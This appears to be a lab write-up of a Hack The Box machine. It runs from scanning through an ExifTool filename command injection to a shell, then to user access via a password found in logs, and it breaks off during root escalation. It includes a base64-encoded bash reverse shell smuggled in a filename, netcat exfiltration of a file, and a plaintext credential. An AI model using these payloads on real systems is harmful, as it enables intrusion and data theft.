


**Reporting On**  
**10.129.10.244**  
**http://eforenzics.htb/**



**Anil Rai**  
**Date:- 2079/10/10**

<b><u>Contents</u></b>	<b>Page</b>
Information Gathering. ....	<b><u>3</u></b>
Scanning .....	3-4
Explore Website. ....	5-6
Finding Vulnerability.....	
Finding directory.....	
Exploiting .....	7- 18
Normal user to root user. ....	19-22
Conclusion .....	22

## Information Gathering.

>> ip = **10.129.10.244**

Use Technology.

>> Apache Http Server. (2.4.41)


>> JQuery (3.4.1)

>> OS (Ubuntu)

>> UI framework (Bootstrap)

And Programming Language (PHP).

This is a forensic website .



## Scanning.

Nmap:

TCP scanning. :-

Nmap -sC -sV 10.129.10.244 -O

Nmap = scan tool.

-sC = default script load (NSE)

-sV = service version

-O = OS detail

```
Linux nmap -sC -sV 10.129.10.244 -O
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-23 12:45 +0545
Nmap scan report for eforenzics.htb (10.129.10.244)
Host is up (0.58s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ ssh-hostkey:
|   3072 2f1e6306aa6ebbcc0d19d4152674c6d9 (RSA)
|   256 274520add2faa73a8373d97c79abf30b (ECDSA)
|_  256 4245eb916e21020617b2748bc5834fe0 (ED25519)
80/tcp    open  http
|_ http-title: eForenzics - Premier Digital Forensics
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/23%OT=22%CT=1%CU=30573%PV=Y%DS=2%DC=I%G=Y%TM=63CE30D
OS:B*P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M537ST11NW7%O2=M537ST11NW7%O3=M537NMT11NW7%O4=M537ST11NW7%O5=M537ST1
OS:1NW7%O6=M537ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF%O=M537NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%Q=)T5(R
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:R%O=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%Q=)JU1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.83 seconds
```

I just found open port.

Open port 22 and 80.

And the running service is SSH Or Http.

UDP Scanning :-


Nmap -sU -sV 10.129.10.244 -O

```
nmap -sU -sV 10.129.10.244
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-23 12:54 +0545
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for eforenzics.htb (10.129.10.244)
Host is up (0.66s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE VERSION
68/udp    open|filtered dhcpcd
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1299.43 seconds
```

Ok I found ome port is open but this port is filtred.

Again I explore the website.


And I found. This



And I see there are a on upload option and this website only process jpg image. And I test it .

I just upload one jpg image.

And see the report.



Ok I found >> Encoding Process : Baseline DCT, Huffman coding  
And I tried to explore.

But I did not found anything.

Let's see the directory.

>> dirbuster.

```
Files found during testing:
Files found with a 200 response:
/upload.php
/service.html
/index.html
/assets/vendors/jquery/jquery-3.4.1.js
/assets/vendors/bootstrap/bootstrap.affix.js
/assets/vendors/bootstrap/bootstrap.bundle.js
/assets/js/efore.js
```

I found this dir of the website.

Ok I don't found any clue.

And I again research photo data.

>> ok I found exiftool version 12.37

And I research it and I found this version is command injection tool.

<https://gist.github.com/ert-plus> :

[Command Injection in Exiftool before 12.38 - gists · GitHub](#)

**Exiftool versions** < 12.38 are vulnerable to Command Injection through a crafted filename. If the filename passed to **exiftool** ends with a pipe character ...

Missing: `exploit` | Must include: `exploit`

## Exploiting Part.

Ok now I make a exploit in the png image and upload the image on website file.

Look.

```
(whiteshadow@kali) - [~/Desktop/Report /htb practice/eforensic]
--$ ls
dirBusterReport-eforenzics.htb-80.txt  girl.jpeg  rupatar.png

(whiteshadow@kali) - [~/Desktop/Report /htb practice/eforensic]
--$ cp rupatar.png 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi44LzkwMDEgMD4mMQ=
= |base64 -d |bash |'

(whiteshadow@kali) - [~/Desktop/Report /htb practice/eforensic]
--$ cp rupatar.png 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi44LzQ0MyAwPiYx |b
ase64 -d |bash |'

(whiteshadow@kali) - [~/Desktop/Report /htb practice/eforensic]
--$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.197] 39814
bash: cannot set terminal process group (952): Inappropriate ioctl for device
bash: no job control in this shell
www-data@investigation:~/uploads/1674801558$
```

Ok let's do it.

Ok I tried to find some data.

```
>> find / -user www-data 2>/dev/null | grep -vE 'run|proc|var'
/usr/local/investigation/analysed_log
```

```

www-data@investigation:~/uploads/1674801558$ ls
ls
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi44LzQ0MyAwPiYx |base64 -d |bash |
www-data@investigation:~/uploads/1674801558$ cd ..
cd ..
www-data@investigation:~/uploads$ cd ..
cd ..
www-data@investigation:~$ ls
ls
html
uploads
www-data@investigation:~$ find / -user www-data 2>/dev/null | grep -vE 'run|proc|var'
<user www-data 2>/dev/null | grep -vE 'run|proc|var'
/usr/local/investigation/analysed_log
www-data@investigation:~$

```

Ok let's try some.

```

www-data@investigation:~$ cd /usr
cd /usr
www-data@investigation:/usr$ ls
ls
bin
games
include
lib
lib32
lib64
libexec
libx32
local
sbin
share
src
www-data@investigation:/usr$ cd local
cd local
www-data@investigation:/usr/local$ ls
ls
bin
etc
games
include
investigation
lib
man
sbin
share
src
www-data@investigation:/usr/local$

```

Ok I found the investigation file.

Ok I found analysys\_log file.

```

www-data@investigation:/usr/local$ cd investigation
cd investigation
www-data@investigation:/usr/local/investigation$ ls
ls
Windows Event Logs for Analysis.msg
analysed_log
www-data@investigation:/usr/local/investigation$

```



Let's do something.

```
www-data@investigation:/usr/local/investigation$ ls -l
ls -l
total 1280
-rw-rw-r-- 1 smorton smorton 1308160 Oct  1 00:35 Windows Event Logs for Analysis.msg
-rw-rw-r-- 1 www-data www-data    0 Oct  1 00:40 analysed_log
```

Ok I see the data is read write permission.


Ok now let's download the file using netcat.

On the sending Terminal.

```
>> nc 10.10.16.9 8800 <Windows\ Event\ Logs\ for\
Analysis.msg
```

And receiving terminal.

```
>> nc -lvp 8800 > 'Windows Event Logs for Analysis.msg'
```



```
whiteshadow@kali: ~
whiteshadow@kali: ~
(whiteshadow@kali)-[~]
$ nc -lvp 8800 > 'Windows Event Logs for Analysis.msg'
listening on [any] 8800 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.11.197] 51954
^C
(whiteshadow@kali)-[~]
$ ls
data
Desktop
discover
Documents
Downloads
Music
Nessus-10.3.0-debian9_amd64.deb
pass_word.txt
Pictures
'PlayOnLinux's virtual drives'
Public
snap
sshd
SuperEnum
Templates
test.apk
user_name.txt
Videos
'Windows Event Logs for Analysis.msg'
```

```
www-data@investigation:/usr/local/investigation$ nc 10.10.16.9 8800 <Windows\ Event\ Logs\ for\ Analysis.msg
<.16.9 8800 <Windows\ Event\ Logs\ for\ Analysis.msg
ls
www-data@investigation:/usr/local/investigation$
```

Ok the file will be download.

When I open this is not showing me.

Let's convert it.

I just use a online.

Browser address bar: <https://www.encryptomatic.com/viewer/>

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Getting Started

**encryptomatic**  
Improving the Email Experience

Home | Email Viewing | Email Security | Outlook Add-Ins | Services | Support | About

Browse... No file selected. (max 75 MB) [View]

ERROR: Access to the path 'c:\' is denied.  
Windows Event Logs for Analysis

**From:** Thomas Jones <thomas.jones@eforenzics.htb>  
**To:** Steve Morton <steve.morton@eforenzics.htb>  
**Sent time:** 16 Jan, 2022 12:30:29 AM  
**Attachments:** evtx-logs.zip

**MessageViewer Online** lets you view e-mail messages in EML, MSG and winmail.dat (TNEF) formats. You can also access email file attachments.

**Pst Viewer Pro**  
Open Your Outlook .PST, .EML, .MSG & Other Common Email file Formats with PST Viewer Pro  
[Download Free Trial for 15 Days]

I just use online converter.  
To see the file. And I found some Zip file let's download it.

Browser address bar: <https://www.encryptomatic.com/viewer/>

Kali Docs | Getting Started

**evtx-logs.zip**  
9s left — 1.0 of 1.2 MB (25.9 KB/sec)

**Investigation.txt**  
Completed — 7.3 KB

**loclx-linux-amd64(1).zip**  
Failed

**loclx-linux-amd64.zip**  
Failed


[Show all downloads]

**From:** Thomas Jones <thomas.jones@eforenzics.htb>  
**To:** Steve Morton <steve.morton@eforenzics.htb>  
**Sent time:** 16 Jan, 2022 12:30:29 AM  
**Attachments:** evtx-logs.zip

**Pst Viewer Pro**  
[Download Free Trial for 15 Days]

**iewer Online** lets you view e-mail messages in EML, MSG and winmail.dat  
ats. You can also access email file attachments.

And I unzip it.



Ok I found this file in the extxlogs file.

Ok now I am going to use some evtx code which I found in internet.

```
import Evtx.Evtx as evtx
import Evtx.Views as e_views

def main():
    import argparse

    parser = argparse.ArgumentParser(
        description="Dump a binary EVTX file into XML.")
    parser.add_argument("evtx", type=str,
        help="Path to the Windows EVTX event log file")
    args = parser.parse_args()

    with evtx.Evtx(args.evtx) as log:
        print(e_views.XML_HEADER)
        print("<Events>")
        for record in log.records():
            print(record.xml())
        print("</Events>")

if __name__ == "__main__":
    main()
```

and save it .py file.

Let's run it same time with the code.

```
>> evtx_dump.py security.evtx
```

Or

```
>> evtx_dump.py security.evtx | grep -A 42 '4625</EventID>'
```

```
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2022-08-01 19:15:15.374769"></TimeCreated>
<EventRecordID>11373331</EventRecordID>
<Correlation ActivityID="{6a946884-a5bc-0001-d968-946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="6800"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUP</Data>
<Data Name="SubjectLogonId">0x000000000000003e7</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
<Data Name="TargetDomainName"></Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">7</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
```

Ok now I found some credential.

```
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2022-08-01
16:34:51.543730"></TimeCreated>
<EventRecordID>11371170</EventRecordID>
```

```

<Correlation ActivityID="{6a946884-a5bc-0001-d968-
946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="5128"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUPO</Data>
<Data Name="SubjectLogonId">0x000000000000003e7</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">Imonroe</Data>
<Data Name="TargetDomainName">EFORENZICS-DI</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc000006a</Data>
<Data Name="LogonType">7</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">EFORENZICS-DI</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000000180</Data>
<Data
Name="ProcessName">C:\Windows\System32\svchost.exe</D
ata>
<Data Name="IpAddress">127.0.0.1</Data>

```

```
<Data Name="IpPort">0</Data>
</EventData>
</Event>
```

```
<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/ev
ent"><System><Provider Name="Microsoft-Windows-Security-
Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4611</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12289</Task>
```

--

```
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2022-08-01
16:50:07.137703"></TimeCreated>
<EventRecordID>11371603</EventRecordID>
<Correlation ActivityID="{6a946884-a5bc-0001-d968-
946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="604"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
```

```

</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUP</Data>
<Data Name="SubjectLogonId">0x000000000000003e7</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">hmraley</Data>
<Data Name="TargetDomainName">EFORENZICS-DI</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">2</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">EFORENZICS-DI</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000000180</Data>
<Data
Name="ProcessName">C:\Windows\System32\svchost.exe</D
ata>
<Data Name="IpAddress">127.0.0.1</Data>
<Data Name="IpPort">0</Data>
</EventData>
</Event>

<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/ev

```

```

ent"><System><Provider Name="Microsoft-Windows-Security-
Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4611</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12289</Task>
--
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2022-08-01
19:15:15.374769"></TimeCreated>
<EventRecordID>11373331</EventRecordID>
<Correlation ActivityID="{6a946884-a5bc-0001-d968-
946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="6800"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUP</Data>
<Data Name="SubjectLogonId">0x000000000000003e7</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>

```



```

<Data
Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
<Data Name="TargetDomainName"></Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">7</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">EFORENZICS-DI</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x000000000000000180</Data>
<Data
Name="ProcessName">C:\Windows\System32\svchost.exe</D
ata>
<Data Name="IpAddress">127.0.0.1</Data>
<Data Name="IpPort">0</Data>
</EventData>
</Event>

```

```

<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/ev
ent"><System><Provider Name="Microsoft-Windows-Security-
Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4611</EventID>
<Version>0</Version>

```

<Level>0</Level>  
<Task>12289</Task>

Ok now I connect the server throw ssh.

>> Local == smorton

>> pass == Def@ultf0r3nz!csPa\$\$

Ok let's do it.

>>

```
L$ ssh smorton@10.10.11.197
The authenticity of host '10.10.11.197 (10.10.11.197)' can't be established.
ED25519 key fingerprint is SHA256:lYSJubnhYfFdsTiyPfAa+pgbux0aSJGV8ItfpUK84Vw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.197' (ED25519) to the list of known hosts.
smorton@10.10.11.197's password:
Permission denied, please try again.
smorton@10.10.11.197's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 27 Jan 2023 07:27:30 AM UTC

System load:  0.0               Processes:            234
Usage of /:   59.6% of 3.97GB   Users logged in:     0
Memory usage: 13%              IPv4 address for eth0: 10.10.11.197
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

smorton@investigation:~$
```

Ok I got the user.

Let's do root.

>> sudo -l

User list.

```
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$
```

I found the root path /usr/bin/binery

Let's test.

```
smorton@investigation:/usr/bin$ sudo cd binary
[sudo] password for smorton:
sudo: cd: command not found
smorton@investigation:/usr/bin$ sudo /usr/bin/binary
Exiting...
smorton@investigation:/usr/bin$ cd
smorton@investigation:~$ sudo /usr/bin/binary
Exiting...
smorton@investigation:~$
```

Ok.

```
if (argc != 3) {
    puts("Exiting... ");
    exit(0);
}

iVar1 = getuid();
if (iVar1 != 0) {
    puts("Exiting... ");
    exit(0);
}
```


```

iVar1 = strcmp(argv[2], "IDnxUysaQn");
if (iVar1 == 0) {
    puts("Running... ");
    uVar2 = fopen(argv[2], 0x2027);
    uVar3 = curl_easy_init();
    curl_easy_setopt(uVar3, 0x2712, argv[1]);
    curl_easy_setopt(uVar3, 0x2711, uVar2);
    curl_easy_setopt(uVar3, 0x2d, 1);
    iVar1 = curl_easy_perform(uVar3);
    if (iVar1 == 0) {
        iVar1 = snprintf(0, 0, 0x202a, argv[2]);
        uVar4 = malloc((int64_t)iVar1 + 1);
        snprintf(uVar4, (int64_t)iVar1 + 1, 0x202a, argv[2]);
